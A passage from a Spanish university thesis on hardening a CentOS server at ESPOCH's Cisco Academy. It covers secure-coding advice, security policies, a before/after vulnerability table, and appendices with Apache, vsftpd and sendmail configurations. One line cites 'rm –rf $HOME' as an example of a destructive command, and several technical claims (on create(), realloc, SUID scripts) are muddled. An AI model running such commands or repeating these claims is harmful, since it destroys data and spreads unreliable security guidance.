- Al momento de ejecutar la función exec() se deben cerrar todos los archivos que no sean estrictamente necesarios.
- Cuando se ejecuta un proceso este hereda una serie de variables de entorno ($PATH) para una ejecución segura es necesario controlar todos y cada unos de estos elementos, por ejemplo si se necesita llamar una función de sistema, como:

  main(){

  system(“ls”);

  }

  Este programa utilizará la variable $PATH del usuario y buscará en los directorios especificados por la misma en la búsqueda del comando “ls” si el usuario tiene la variable $PATH diferente o mal configurada, se estará ejecutando otro comando diferente al previsto por el usuario.
- Nunca darle permisos de SUID a un shellscript: Darle permisos de SUID a un script causaría que no se pueda limitar que este tipo de programas realicen acciones no deseadas, debido a la velocidad de ejecución de los intérpretes de Linux y Unix.

- Bloquear un archivo de modo que no permita la escritura por parte de otro usuario se utiliza la función *create()*, pero como es habitual en un sistema Unix ó Linux, los permisos son aplicables solo a usuarios normales, esto dará como consecuencia que si un proceso bloquea el archivo y si otro proceso con permiso SUID necesita el archivo, el bloqueo anterior fallaría quitando el seguro que se tenía sobre el archivo.

- Cuando se diseñe un programa que se utilizará con permisos SUID para cualquier función se debe capturar cada señal que produzca el sistema operativo para controlar mejor cada etapa del programa.
- Se deben verificar las entradas del programa (teclado, archivo) antes de procesarlas con el resto del programa, limitar dichas entradas a los parámetros requeridos por el programa.
- Ante cualquier situación inesperada durante la ejecución del programa, se debe detener esta ejecución y evitar cualquier recuperación de la posición anterior del programa.

Existen funciones ó llamadas al sistema que son típicas cuando se habla de errores de programación, por eso se debe tener especial cuidado con las siguientes funciones.

- System(): Cualquier programa con permisos SUID debe evitar la utilización de esta función.
- Exec(), popen(): Similar a la anterior , mejor utilizar execv() pero sin recibir parámetros del usuario.
- Setuid(), setgid(): Los programas que los usuarios utilicen no deben tener este tipo de funciones.
- Strcpy(), strcat(): Estas funciones no comprueban la longitud de las cadenas con las que trabajan, por eso son responsables de muchos buffers overflows.
- Getenv(): Es una función peligrosa ya que cualquier usuario puede cambiar las variables de entorno, causando que por ejemplo un “rm –rf $HOME” se ejecute en otro lugar comprometiendo la integridad del servidor.

- Syslog(): Se debe tener mucho cuidado con esta función, se debe utilizar una librería que compruebe la longitud de los argumentos, si la longitud se pasa de 1024 bytes generalmente causa un desbordamiento de buffers dejando el sistema de logs inutilizable.
- Realloc(): Ningún programa privilegiado o que maneje datos sensibles debe separar memoria por medio del realloc(), ya que se utilizan punteros para separar memoria dinámicamente, y el aumento de esta memoria causa perdida del puntero hacia ella.
- Open (): Para la utilización de esta función se debe asegurar que se esté abriendo el archivo deseado, los mecanismos de comprobación de archivos son algo difícil de manejar y también aumenta considerablemente el número de líneas de código, añadiendo así un posible punto de falla en el programa.

5.8. Políticas de Seguridad

- Los administradores de Red, usuarios de estaciones de trabajo y usuarios domésticos deberán actualizar en forma permanente los últimos parches de los sistemas operativos.
- Es imperativo tener instalado un buen software antivirus, sin importar la marca o procedencia y actualizar su registro de virus diariamente.
- Usar Claves de Acceso que no estén asociadas a datos comunes del usuario, tales como la fecha de nacimiento, apelativos, nombres de familiares, etc.
- Cambiar de Clave de Acceso por lo menos cada 3 meses. Aunque lo ideal es hacerlo mensualmente.

- Las carpetas compartidas, dentro de una Red, deben tener una Clave de Acceso, la misma que deberá ser cambiada periódicamente.
- No ejecutar ningún archivo contenido en un mensaje de correo no solicitado o enviado por un remitente desconocido, asi ofrezca atractivos premios o temas provocativos. Mucho menos si estos archivos tienen doble extensión.
- Verificar cualquier software que haya sido instalado, asegurándose que provenga de fuentes conocidas y seguras.
- No instalar copias de software pirata. Además de transgredir la Ley, pueden contener virus, spyware o archivos de sistema incompatibles con el del usuario, lo cual provocará su inestabilidad.
- Tomar precauciones con los contenidos de applets de Java, JavaScripts y Controles ActiveX, durante la navegación, así como los Certificados de Seguridad. Es recomendable configurar el navegador desactivando la ejecución automática de estos contenidos.
- Instalar un Firewall de software o cualquier sistema seguro para controlar los puertos de su sistema.
- No emplear los máximos privilegios en tareas para las que no sean extrictamente necesarios.
- No almacenar información importante en su sistema. Si un intruso la captura, puede borrar esos archivos y eliminar toda prueba, para posteriormente usar los datos obtenidos. Es recomendable mantener esta información en diskettes o en un Zip drive.
- No se debe confiar en los archivos gratuitos que se descargan de sitios web desconocidos, ya que son una potencial vía de propagación de virus.

- Configurar el sistema para que muestre las extensiones de todos los archivos.
- De ninguna manera se debe ejecutar ningún archivo con doble extensión.
- No contestar los mensajes SPAM, ya que al hacerlo se re-confirmará su dirección IP, ni prestar atención a los mensajes con falsos contenidos, tales como ofertas de premios, dinero, solicitudes de ayuda caritativa, advertencia de virus de fuentes desconocidas, etc.
- Si el servidor no reconoce su nombre y clave de acceso o servicio de correo, podría ser que ya esté siendo utilizado por un intruso. A menos que haya un error en la configuración, la cual deberá ser verificada.
- Tampoco se deben descargar archivos con títulos atractivos pero sospechosos, desde canales de Chat, Newsgroups, redes compartidas como KaZaa, Morpheus, BearShare, etc. o vía FTP.
- La aparición y desaparición de archivos, incluso temporales injustificadamente, lentitud del sistema, bloqueos o re-inicios continuos, desconexiones del modem, inicialización o finalización de programas o procesos sin justificación, la bandeja del CD/DVD se abre y cierra sin motivo alguno, el teclado, mouse u otro periférico dejan de funcionar, son evidencias de que nuestro equipo está siendo controlado por un hacker que ha ingresado a nuestro sistema.
- Borre constantemente los cookies, archivos temporales e historial.
- Si se posee un buen Router se deben enmascarar las direcciones IP
- Es preferible navegar a través de un Proxy anónimo que no revele nuestra identidad

5.9. Sugerencias

- Instalar la última versión disponible de la aplicación.
- Instalar los servicios desde el código fuentes y amoldando las configuraciones según sus necesidades.
- No instalar un servicio que no conoce o que no este completamente seguro de su utilidad
- Frecuentemente revisar los reportes de las herramientas de seguridad
- Realizar búsquedas de archivos que no tengan dueño y que tengan permiso de SUID.
- Cualquier archivo de claves usado para la autenticación del Web debe estar fuera del árbol de documentos.
- Vincularse a una lista de correo sobre seguridad.
- Nunca manejar la cuenta del súper usuario como una cuenta personal
- Buscar e instalar las actualizaciones de los servicios instalados.
- No instalar el sistema operativo con todas las aplicaciones que tiene por defecto, tómese el tiempo para analizar cada paso y paquete durante la instalación.
- Divida el disco duro en múltiples particiones para asignarle un espacio determinado a cada directorio del sistema.
- Instalar el servicio de cuota para restringir el espacio utilizado por los usuarios.
- Leer paso a paso las guías de instalación del paquete a instalar.
- Diseñar una política para la creación de cuentas.
- Evitar el uso de programas que transfieran la información en texto plano a través de la red.

- En la medida de lo posible ejecutar los servicios como un proceso asignado a un usuario diferente al “root”
- Establezca una política sobre las copias de backup del sistema y los datos del usuario.
- Revisar frecuentemente los procesos que se estén ejecutando en su servidor
- Revisar periódicamente el número de usuarios y la información de ellos y comparar esta información con las políticas de creación de cuentas.
- En cualquier servicio que se ofrezca se debe dar la menor información posible sobre que programa se utiliza para ofrecer el servicio y que versión se tiene implementada, entre menos información técnica se dé, sobre el servidor es mucho mejor.
- Utilización de los entornos cerrados *chroot*
- Una red de computadoras es tan segura como el más inseguro de sus nodos. La seguridad no debe ser planteada únicamente a nivel de servidor.
- Se debe tener en cuenta que cada conexión con el servidor podría ser un atacante (voluntario o no).

5.10. Comprobación De La Hipótesis

En base al análisis de seguridad planteado al Servidor de la Academia Cisco de la ESPOCH se ha podido tener resultados los cuales se presentan plasmados en la tabla inferior.

A continuación se determinará la cantidad de vulnerabilidades presentadas en el servidor actual y de la misma forma determinaremos el número de vulnerabilidades del servidor implementado mediante el uso de la guía de prevención.

Tabla V.VII.- Vulnerabilidades del Servidor Cisco

VULNERABILIDADES DEL SERVIDOR CISCO (ESPOCH)			
ANTES	N°	**DESPUÉS**	N°
El servicio remoto de encriptación de comunicaciones usando SSL	1		
Este plugin conecta todos los puertos relacionados y extrae los datos del certificado	1	**Problemas con el puerto 53 DNS TCP**	1
El servidor FTP permite que las credenciales sean transmitidas en texto plano.	1	**Problemas con el puerto 53 DNS UDP**	1
Este plugin determina la versión de protocolo SSH soportado por el demonio SSH	1		
Los parches de seguridad son backported.	1		
Información del sistema puede ser leída	1		
Lista de Software instalado en el host remoto que puede llamar a comandos inapropiados	1		
Al sistema remoto Centos falta una actualización de seguridad	1		
Al conectar el host vía SSH se proporciona las credenciales y se puede enumerar la MAC	1		
Los parches de seguridad de	1		

HTTP a través del puerto 80 tienen problemas.			
Uso de vsftp sin soporte SSL	1		
Uso del Apache sin soporte SSL	1		
Puertos Abiertos que no se los usan	1		
∑	13	∑	2
PORCENTAJE	100%	**PORCENTAJE**	15%
RELACIÓN NUMÉRICA		13≥2	




Gráfico V.50.- Comprobación de Hipótesis

Conclusiones

1. Los datos obtenidos, muestran que el número de vulnerabilidades del Servidor de la Academia Cisco se redujeron en un 84%, luego de utilizar los correctivos señalados en la guía de seguridad.
2. Las fallas de seguridad encontrados una vez aplicados los correctivos, son de incidencia mínima y no representan un riesgo que atente contra la seguridad de los servicios prestados por el Servidor de la Academia Cisco.
3. Al cuantificar las vulnerabilidades de seguridad presentadas nos da como resultado un nivel confiable para la realización de las distintas transacciones ejecutadas por el Servidor de la Academia Cisco

CONCLUSIONES

1. El Sistema Operativo Linux CentOS 5.2 contiene un sin número de herramientas las cuales nos permitirán hacer de nuestro servidor más seguro y confiable.
2. Las herramientas usadas para el análisis de vulnerabilidades del Servidor de la Academia Cisco presentan varias funcionalidades para el manejo de fallas y testeo de los host dentro de la red.
3. La activación de servicios no utilizados provocan el uso innecesario de recursos y autorizan accesos indebidos al sistema
4. La inundación de peticiones es la principal vulnerabilidad que se ha dado tratamiento en los distintos servicios para evitar un colapso del servidor.
5. Alguno de los ataques que ocurren se deben al uso indebido del usuario root del sistema.
6. Los datos obtenidos, muestran que el número de vulnerabilidades del Servidor de la Academia Cisco se redujeron en un 84%, luego de utilizar los correctivos señalados en la guía de seguridad.
7. Las fallas de seguridad encontradas una vez aplicados los correctivos, son de incidencia mínima y no representan un riesgo que atente contra la seguridad de los servicios prestados por el Servidor de la Academia Cisco.
8. Al cuantificar las vulnerabilidades de seguridad presentadas nos da como resultado un nivel confiable para la realización de las distintas transacciones ejecutadas por el Servidor de la Academia Cisco.

RECOMENDACIONES

1. Actualizar constantemente el Sistema Operativo Linux Centos 5.2 para corregir fallas de seguridad detectadas por los desarrolladores del sistema.
2. Revisar que se encuentren todos los requisitos y dependencias necesarias para el correcto funcionamiento de las herramientas de Análisis
3. Desactivar los servicios y puertos innecesarios en el funcionamiento del sistema.
4. Monitorear de manera frecuente el tráfico de red para identificar las peticiones que los clientes realizan al servidor para corregir problemas de posibles ataques que se presenten.
5. Evitar el uso de la cuenta de usuario root para conexiones remotas, en dichos casos se recomienda el uso de otra cuenta de usuario con privilegios de administrador.
6. Aplicar la guía de prevención en servidores que presenten similares entornos de trabajo al de la Academia Cisco.
7. Determinar que los fallos de seguridad que se encuentran luego de aplicar la guía no representen un alto riesgo en la seguridad de los servicios
8. Analizar que el servidor tenga un nivel de seguridad confiable.

RESUMEN

Investigación para el análisis de seguridad de protocolos de internet con el propósito de establecer fallos en el Servidor Linux de la Academia Cisco de la Escuela Superior Politécnica de Chimborazo mediante la elaboración y desarrollo de una guía de prevención que permita corregir y mejorar la seguridad en los mismos.

Las herramientas que se usaron fueron: escáner de vulnerabilidades Nessus, Ntop, Snort, Iptraf y algunos comandos del sistema operativo Linux.

Los problemas detectados son 13, los de mayor incidencia son: El servidor FTP permite que las credenciales sean transmitidas en texto plano, Uso de vsftp sin soporte SSL, Uso del Apache sin soporte SSL; para su tratamiento se elaboró la guía que contiene lo siguiente: Escaneo de Puertos y Vulnerabilidades: Revisión de los puertos más comunes a ser atacados; Configuración de Servicios: Realizar una configuración adecuada de los servicios; Evitar negación del servicio: Reglas para evitar la negación del servicio; Seguridad y Aseguramiento: en los servicios; Firewalls: Uso para manejo de seguridad; Configuraciones y Verificaciones de Seguridad Adicionales: Verificaciones adicionales para evitar vulnerabilidades; Programación segura: Conceptos para la programación segura; Políticas de Seguridad: Elaboración de reglas; Sugerencias: Consejos para evitar vulnerabilidades.

Este proceso al ser aplicado, redujo del 84% de vulnerabilidades en el servidor corregido, además de disminuir el su número al aplicar la guía de prevención desarrollada

Se recomienda hacer actualizaciones constantes en conocimientos para evitar problemas de seguridad.

SUMMARY

This Investigation was carried out for the analysis of the Internet protocol security to establish faults in the Linux Server of the Cisco Academy of the Escuela Superior Politecnica de Chimborazo through the elaboration and development of prevention guide permitting to correct and improve their security. The tools used were vulnerability scanner Nessus, Ntop, Snort, Iptraf and some Linux operative system commands. The detected problems are 13; those of a major incidence are; the FTP server which permits that the credentials be transmitted in flat text, vsftp use without SSL support, Apache use without SSL support. For its treatment a guide was elaborated containing: Port and Vulnerability Scanning: review of the most common ports to be attacked: Service Configuration; Carrying out an adequate configuration of the services; Avoiding the service negation; Rules to avoid the service negation; Security and Insurance: in services, Firewalls; use for security handling; Additional security Configurations and Verifications ; Additional Verifications to avoid vulnerabilities; Safe programming; Concepts for safe programming; Security Policies: Rule elaboration, Suggestions; Hints to avoid vulnerabilities. Upon using this process there was a reduction of 84% vulnerabilities in the corrected sever diminishing their number upon applying the developed prevention guide. It is recommended to carry out constant updating in knowledge to avoid security problems.

GLOSARIO

A

AJAX: Asynchronous JavaScript And XML

ARP: Protocolo de Resolución de Direcciones

ASCII: Estándar Americano para Intercambio de Información

ATM: Modo Transferencia Asíncrono

B

BOOTP: Protocolo de Arranque-Asignación

D

DMZ: Zona Desmilitarizada

DNS: Sistema de Nombre de Dominio

DTP: Proceso de Transferencia de Datos

F

FDDI: Dispositivo Interface de Fibra Digital

FQDN: Nombre de Dominio Completamente Cualificado

FTP: Protocolo de Transferencia de Archivos

G

GNU: No es UNIX

H

HDLC: Control de Enlace de Datos de Alto Nivel

HTML: Lenguaje de Marcas de Hipertexto

HTTP: Protocolo de Transferencia de Hypertexto

I

ICMP: Protocolo de Mensajes de Control de Internet

ICV: Valor de Comprobación de Integridad

IEEE: Instituto de Ingenieros Eléctricos y Electrónicos

IP: Protocolo de Internet

M

MIB: Base de Datos de Información

N

NMS: Sistema de Monitoreo de Red

NVT: Terminal Virtual de Red

O

OSI: Interconexión de Sistemas Abiertos

OSPF: Open Shortest Path First

P

PI: Intérprete de Protocolo

POP: Protocolo de Oficina de Correos

PPP: Protocolo Punto a Punto

R

RDSI: Red Digital de Servicios Integrados

RR: Registro de Recurso

RTP: Protocolo de Transporte de Tiempo Real

S

SCTP: Protocolo de Transmisión para el Control de Flujo

SMI: Administración de Base de Datos

SMTP: Protocolo de Transferencia Simple de Correo

SNMP: Protocolo Simple de Administración de Red

SOA: Arquitectura Orientada a Servicios

SSH: Intérprete de Órdenes Seguro

T

TCP/IP: Protocolo de Control de Transmisión/Protocolo de Internet

TELNET: Tele Red

TTL: Tiempo de Vida

U

UDP: Protocolo de Datagrama de Usuario

URL: Localizador Uniforme de Recurso

W

WAN: Red de Área Amplia

X

XSS: Cross-site Scripting

ANEXOS

ANEXO 1

Archivo de configuración del servicio web

Espoch.edu.ec.conf

```
### espoch.edu.ec ###
NameVirtualHost 172.30.124.1:443
        <VirtualHost 172.30.124.1:443>
                ServerAdmin webmaster@espoch.edu.ec
                DocumentRoot /var/www/espoch.edu.ec/html
                ServerName cisco.espoch.edu.ec
                ScriptAlias /cgi-bin/ /var/www/espoch.edu.ec/cgi-bin/
                <Directory "/var/www/espoch.edu.ec/cgi-bin">
                        SSLOptions +StdEnvVars
                </Directory>
                SSLEngine on
                SSLProtocol all -SSLv2
                SSLCipherSuite ALL:!ADH:!EXPORT:!SSLv2:RC4+RSA:+HIGH:+MEDIUM:+LOW
                SSLCertificateFile /etc/ssl/espoch.edu.ec/server.crt
                SSLCertificateKeyFile /etc/ssl/espoch.edu.ec/server.pem
                SetEnvIf User-Agent ".*MSIE.*" \
                        nokeepalive ssl-unclean-shutdown \
                        downgrade-1.0 force-response-1.0
                CustomLog /var/www/espoch.edu.ec/logs/ssl_request_log \
                        "%t %h %{SSL_PROTOCOL}x %{SSL_CIPHER}x \"%r\" %b"
                Errorlog /var/www/espoch.edu.ec/logs/ssl_error_log
                TransferLog /var/www/espoch.edu.ec/logs/ssl_access_log
                LogLevel warn
        </VirtualHost>
```

ANEXO 2

Archivo de configuración del VSFTPD

```
Example config file /etc/vsftpd/vsftpd.conf
#
# The default compiled in settings are fairly paranoid. This sample file
# loosens things up a bit, to make the ftp daemon more usable.
# Please see vsftpd.conf.5 for all compiled in defaults.
#
# READ THIS: This example file is NOT an exhaustive list of vsftpd options.
# Please read the vsftpd.conf.5 manual page to get a full idea of vsftpd's
# capabilities.
```

```
#
# Allow anonymous FTP? (Beware - allowed by default if you comment this out).
anonymous_enable=NO
#
# Uncomment this to allow local users to log in.
local_enable=YES
#
# Uncomment this to enable any form of FTP write command.
write_enable=NO
#
# Default umask for local users is 077. You may wish to change this to 022,
# if your users expect that (022 is used by most other ftpd's)
local_umask=022
#
# Uncomment this to allow the anonymous FTP user to upload files. This only
# has an effect if the above global write enable is activated. Also, you will
# obviously need to create a directory writable by the FTP user.
anon_upload_enable=NO
#
# Uncomment this if you want the anonymous FTP user to be able to create
# new directories.
anon_mkdir_write_enable=NO
#
# Activate directory messages - messages given to remote users when they
# go into a certain directory.
dirmessage_enable=YES
#
# Activate logging of uploads/downloads.
xferlog_enable=YES
#
# Make sure PORT transfer connections originate from port 20 (ftp-data).
connect_from_port_20=YES
#
# If you want, you can arrange for uploaded anonymous files to be owned by
# a different user. Note! Using "root" for uploaded files is not
# recommended!
chown_uploads=NO
#chown_username=whoever
#
# You may override where the log file goes if you like. The default is shown
# below.
#xferlog_file=/var/log/vsftpd.log
#
# If you want, you can have your log file in standard ftpd xferlog format
xferlog_std_format=YES
#
```

```
# You may change the default value for timing out an idle session.
idle_session_timeout=600
#
# You may change the default value for timing out a data connection.
data_connection_timeout=120
#
# It is recommended that you define on your system a unique user which the
# ftp server can use as a totally isolated and unprivileged user.
#nopriv_user=ftpsecure
#
# Enable this and the server will recognise asynchronous ABOR requests. Not
# recommended for security (the code is non-trivial). Not enabling it,
# however, may confuse older FTP clients.
#async_abor_enable=YES
#
# By default the server will pretend to allow ASCII mode but in fact ignore
# the request. Turn on the below options to have the server actually do ASCII
# mangling on files when in ASCII mode.
# Beware that on some FTP servers, ASCII support allows a denial of service
# attack (DoS) via the command "SIZE /big/file" in ASCII mode. vsftpd
# predicted this attack and has always been safe, reporting the size of the
# raw file.
# ASCII mangling is a horrible feature of the protocol.
ascii_upload_enable=NO
ascii_download_enable=NO
#
# You may fully customise the login banner string:
ftpd_banner=Bienvenidos a la Academia Cisco ESPOCH
#
# You may specify a file of disallowed anonymous e-mail addresses. Apparently
# useful for combatting certain DoS attacks.
#deny_email_enable=YES
# (default follows)
#banned_email_file=/etc/vsftpd/banned_emails
#
# You may specify an explicit list of local users to chroot() to their home
# directory. If chroot_local_user is YES, then this list becomes a list of
# users to NOT chroot().
chroot_list_enable=YES
# (default follows)
chroot_list_file=/etc/vsftpd/chroot_list
#
# You may activate the "-R" option to the builtin ls. This is disabled by
# default to avoid remote users being able to cause excessive I/O on large
# sites. However, some broken FTP clients such as "ncftp" and "mirror" assume
# the presence of the "-R" option, so there is a strong case for enabling it.
```

```
ls_recurse_enable=NO
#
# When "listen" directive is enabled, vsftpd runs in standalone mode and
# listens on IPv4 sockets. This directive cannot be used in conjunction
# with the listen_ipv6 directive.
listen=YES
#
# This directive enables listening on IPv6 sockets. To listen on IPv4 and IPv6
# sockets, you must run two copies of vsftpd whith two configuration files.
# Make sure, that one of the listen options is commented !!
#listen_ipv6=YES

pam_service_name=vsftpd
userlist_enable=YES
tcp_wrappers=YES
ssl_enable=YES
allow_anon_ssl=NO
force_local_data_ssl=NO
force_local_logins_ssl=NO
ssl_tlsv1=YES
ssl_sslv2=NO
ssl_sslv3=NO
rsa_cert_file=/etc/ssl/espoch.edu.ec/vsftpd.pem
```

ANEXO 3

Archivo de configuración del sendmail.mc

```
divert(-1)dnl
dnl #
dnl # This is the sendmail macro config file for m4. If you make changes to
dnl # /etc/mail/sendmail.mc, you will need to regenerate the
dnl # /etc/mail/sendmail.cf file by confirming that the sendmail-cf package is
dnl # installed and then performing a
dnl #
dnl #     make -C /etc/mail
dnl #
include(`/usr/share/sendmail-cf/m4/cf.m4')dnl
VERSIONID(`setup for linux')dnl
OSTYPE(`linux')dnl
dnl #
dnl # Do not advertize sendmail version.
dnl #
define(`confSMTP_LOGIN_MSG', `$j Sendmail; $b')dnl
dnl #
dnl # default logging level is 9, you might want to set it higher to
```

```
dnl # debug the configuration
dnl #
dnl define(`confLOG_LEVEL', `9')dnl
dnl #
dnl # Uncomment and edit the following line if your outgoing mail needs to
dnl # be sent out through an external mail server:
dnl #
dnl define(`SMART_HOST', `smtp.your.provider')dnl
dnl #
define(`confDEF_USER_ID', ``8:12'')dnl
dnl define(`confAUTO_REBUILD')dnl
define(`confTO_CONNECT', `1m')dnl
define(`confTRY_NULL_MX_LIST', `True')dnl
define(`confDONT_PROBE_INTERFACES', `True')dnl
define(`PROCMAIL_MAILER_PATH', `/usr/bin/procmail')dnl
define(`ALIAS_FILE', `/etc/aliases')dnl
define(`STATUS_FILE', `/var/log/mail/statistics')dnl
define(`UUCP_MAILER_MAX', `2000000')dnl
define(`confUSERDB_SPEC', `/etc/mail/userdb.db')dnl
define(`confPRIVACY_FLAGS', `authwarnings,novrfy,noexpn,restrictqrun')dnl
define(`confAUTH_OPTIONS', `A')dnl
dnl #
dnl # The following allows relaying if the user authenticates, and disallows
dnl # plaintext authentication (PLAIN/LOGIN) on non-TLS links
dnl #
dnl define(`confAUTH_OPTIONS', `A p')dnl
dnl #
dnl # PLAIN is the preferred plaintext authentication method and used by
dnl # Mozilla Mail and Evolution, though Outlook Express and other MUAs do
dnl # use LOGIN. Other mechanisms should be used if the connection is not
dnl # guaranteed secure.
dnl # Please remember that saslauthd needs to be running for AUTH.
dnl #
dnl TRUST_AUTH_MECH(`EXTERNAL DIGEST-MD5 CRAM-MD5 LOGIN PLAIN')dnl
dnl define(`confAUTH_MECHANISMS', `EXTERNAL GSSAPI DIGEST-MD5 CRAM-MD5 LOGIN
PLAIN')dnl
dnl #
dnl # Rudimentary information on creating certificates for sendmail TLS:
dnl #     cd /usr/share/ssl/certs; make sendmail.pem
dnl # Complete usage:
dnl #     make -C /usr/share/ssl/certs usage
dnl #
define(`confCACERT_PATH', `/etc/ssl/espoch.edu.ec')dnl
define(`confCACERT', `/etc/ssl/espoch.edu.ec/sendmail.crt')dnl
dnl define(`confSERVER_CERT', `/etc/pki/tls/certs/sendmail.pem')dnl
define(`confSERVER_KEY', `/etc/ssl/espoch.edu.ec/sendmail.key')dnl
```

```
dnl #
dnl # This allows sendmail to use a keyfile that is shared with OpenLDAP's
dnl # slapd, which requires the file to be readble by group ldap
dnl #
dnl define(`confDONT_BLAME_SENDMAIL', `groupreadablekeyfile')dnl
dnl #
dnl define(`confTO_QUEUEWARN', `4h')dnl
dnl define(`confTO_QUEUERETURN', `5d')dnl
dnl define(`confQUEUE_LA', `12')dnl
dnl define(`confREFUSE_LA', `18')dnl
define(`confTO_IDENT', `0')dnl
define(`confMAX_RCPTS_PER_MESSAGE', `20')dnl
define(`confBAD_RCPT_THROTTLE', `2')dnl
define(`confPRIVACY_FLAGS', `goaway')dnl
define(`confMAX_HEADERS_LENGTH', `16384')dnl
define(`confMAX_MESSAGE_SIZE', `3145728')dnl
define(`confMAX_DAEMON_CHILDREN', `5')dnl
define(`confCONNECTION_RATE_THROTTLE', `4')dnl
dnl FEATURE(delay_checks)dnl
FEATURE(`no_default_msa', `dnl')dnl
FEATURE(`smrsh', `/usr/sbin/smrsh')dnl
FEATURE(`mailertable', `hash -o /etc/mail/mailertable.db')dnl
FEATURE(`virtusertable', `hash -o /etc/mail/virtusertable.db')dnl
FEATURE(redirect)dnl
FEATURE(always_add_domain)dnl
FEATURE(use_cw_file)dnl
FEATURE(use_ct_file)dnl
dnl #
dnl # The following limits the number of processes sendmail can fork to accept
dnl # incoming messages or process its message queues to 20.) sendmail refuses
dnl # to accept connections once it has reached its quota of child processes.
dnl #
dnl define(`confMAX_DAEMON_CHILDREN', `20')dnl
dnl #
dnl # Limits the number of new connections per second. This caps the overhead
dnl # incurred due to forking new sendmail processes. May be useful against
dnl # DoS attacks or barrages of spam. (As mentioned below, a per-IP address
dnl # limit would be useful but is not available as an option at this writing.)
dnl #
dnl define(`confCONNECTION_RATE_THROTTLE', `3')dnl
dnl #
dnl # The -t option will retry delivery if e.g. the user runs over his quota.
dnl #
FEATURE(local_procmail, `', `procmail -t -Y -a $h -d $u')dnl
FEATURE(`access_db', `hash -T<TMPF> -o /etc/mail/access.db')dnl
FEATURE(`blacklist_recipients')dnl
```

```
EXPOSED_USER(`root')dnl
dnl #
dnl # For using Cyrus-IMAPd as POP3/IMAP server through LMTP delivery uncomment
dnl # the following 2 definitions and activate below in the MAILER section the
dnl # cyrusv2 mailer.
dnl #
dnl define(`confLOCAL_MAILER', `cyrusv2')dnl
dnl define(`CYRUSV2_MAILER_ARGS', `FILE /var/lib/imap/socket/lmtp')dnl
dnl #
dnl # The following causes sendmail to only listen on the IPv4 loopback address
dnl # 127.0.0.1 and not on any other network devices. Remove the loopback
dnl # address restriction to accept email from the internet or intranet.
dnl #
DAEMON_OPTIONS(`Port=smtps, Name=TLSMTA, M=s')dnl
dnl #
dnl # The following causes sendmail to additionally listen to port 587 for
dnl # mail from MUAs that authenticate. Roaming users who can't reach their
dnl # preferred sendmail daemon due to port 25 being blocked or redirected find
dnl # this useful.
dnl #
dnl # DAEMON_OPTIONS(`Port=submission, Name=MSA, M=Ea')dnl
dnl #
dnl # The following causes sendmail to additionally listen to port 465, but
dnl # starting immediately in TLS mode upon connecting. Port 25 or 587 followed
dnl # by STARTTLS is preferred, but roaming clients using Outlook Express can't
dnl # do STARTTLS on ports other than 25. Mozilla Mail can ONLY use STARTTLS
dnl # and doesn't support the deprecated smtps; Evolution <1.1.1 uses smtps
dnl # when SSL is enabled-- STARTTLS support is available in version 1.1.1.
dnl #
dnl # For this to work your OpenSSL certificates must be configured.
dnl #
dnl DAEMON_OPTIONS(`Port=smtps, Name=TLSMTA, M=s')dnl
dnl #
dnl # The following causes sendmail to additionally listen on the IPv6 loopback
dnl # device. Remove the loopback address restriction listen to the network.
dnl #
dnl DAEMON_OPTIONS(`port=smtp,Addr=::1, Name=MTA-v6, Family=inet6')dnl
dnl #
dnl # enable both ipv6 and ipv4 in sendmail:
dnl #
dnl DAEMON_OPTIONS(`Name=MTA-v4, Family=inet, Name=MTA-v6, Family=inet6')
dnl #
dnl # We strongly recommend not accepting unresolvable domains if you want to
dnl # protect yourself from spam. However, the laptop and users on computers
dnl # that do not have 24x7 DNS do need this.
dnl #
```

```
dnl FEATURE(`accept_unresolvable_domains')dnl
dnl #
dnl FEATURE(`relay_based_on_MX')dnl
dnl #
dnl # Also accept email sent to "localhost.localdomain" as local email.
dnl #
LOCAL_DOMAIN(`localhost.localdomain')dnl
dnl #
dnl # The following example makes mail from this host and any additional
dnl # specified domains appear to be sent from mydomain.com
dnl #
MASQUERADE_AS(`tesis.com')dnl
dnl #
dnl # masquerade not just the headers, but the envelope as well
dnl #
FEATURE(masquerade_envelope)dnl
dnl #
dnl # masquerade not just @mydomainalias.com, but @*.mydomainalias.com as well
dnl #
FEATURE(masquerade_entire_domain)dnl
dnl #
